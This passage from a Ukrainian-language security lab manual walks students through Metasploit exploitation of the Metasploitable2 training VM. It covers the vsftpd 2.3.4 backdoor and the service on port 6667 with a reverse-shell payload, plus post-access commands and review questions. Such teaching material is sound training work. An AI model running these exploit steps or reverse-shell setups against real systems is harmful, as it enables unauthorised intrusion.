

Рисунок 15 – Приклад пошуку експлойту за ключовим словом ***vsftpd***

3.3. Обрати модуль ***exploit/unix/ftp/vsftpd_234_backdoor*** командою: ***use 1*** (або ***use exploit/unix/ftp/vsftpd_234_backdoor***).

4. Експлуатація вразливості.

4.1. Переглянути необхідні параметри для запуску експлойта командою ***show options***.

4.2. Встановити параметр RHOSTS (IP-адреса цільової системи: **172.17.0.2**) командою ***set RHOSTS 172.17.0.2***.

4.3. Виконати запуск експлойту командою ***run***.

4.4. Отримати інтерактивну командну оболоку (shell).



Рисунок 16 – Приклад успішно отриманої інтерактивної оболонки та виконання команди ***id***

5. Підтвердження отриманого доступу.

5.1. Після отримання командної оболонки виконати наступні команди на скомпрометованій системі:

echo “name_surname” > /tmp/ez_shell.txt, де name – Ваше ім’я, а surname – Ваше прізвище.

cat /tmp/ez_shell.txt

Рисунок 17 – Приклад виконання команд

Завдання 2. Самостійна експлуатація вразливості в Metasploitable2.

1. Виявити сервіс, що працює на порту **6667/tcp**.

2. Самостійно знайти інформацію про відому вразливість сервісу.

3. Знайти та активувати відповідний експлойт у Metasploit Framework.

4. Модуль не має вбудованого корисного навантаження, тому необхідно встановити його вручну командою: ***set payload cmd/unix/reverse.*** Даний етап необхідний для успішного отримання оболонки для виконання команд в середовищі жертви.

5. Встановити значення параметрів RHOSTS та LHOST.

6. Виконати експлуатацію.

7. Отримати shell.

8. Виконати команди ***id*** та ***whoami*** на скомпрометованій машині з метою визначення поточного користувача та рівня привілеїв, під якими отримано доступ.

9. Створити файл із власним ПІБ у каталозі ***/tmp***.

Контрольні запитання

1. Яка команда запускає консоль Metasploit Framework?
2. Який параметр у Metasploit визначає IP-адресу цільової системи?
3. Для чого використовується команда ***show payloads***?
4. Для чого використовується параметр LHOST?
5. Для чого використовується параметр RHOSTS?
6. У чому різниця між LHOST та RHOSTS?
7. Який тип модуля в Metasploit Framework використовується для безпосередньої експлуатації вразливості?
8. Яка команда виводить детальну інформацію про активний модуль?
9. Який параметр визначає порт віддаленого сервісу?
10. Яка команда повертає користувача з контексту модуля до основного меню msfconsole?
11. Яка команда показує всі обов’язкові параметри, які необхідно налаштувати перед запуском експлойту?
12. Яке призначення модуля типу auxiliary у Metasploit?
13. Яка різниця між staged та non-staged корисним навантаженням?

Список джерел

1. Buckbee M. What is Metasploit?. *Varonis: Automated Data Security*. URL: https://www.varonis.com/blog/what-is-metasploit.
2. Metasploit Framework | Metasploit Documentation. *Rapid7*. URL: https://docs.rapid7.com/metasploit/msf-overview/.
3. Metasploit – Step By Step Guide. *EC-Council*. URL: https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/metasploit-framework-guide/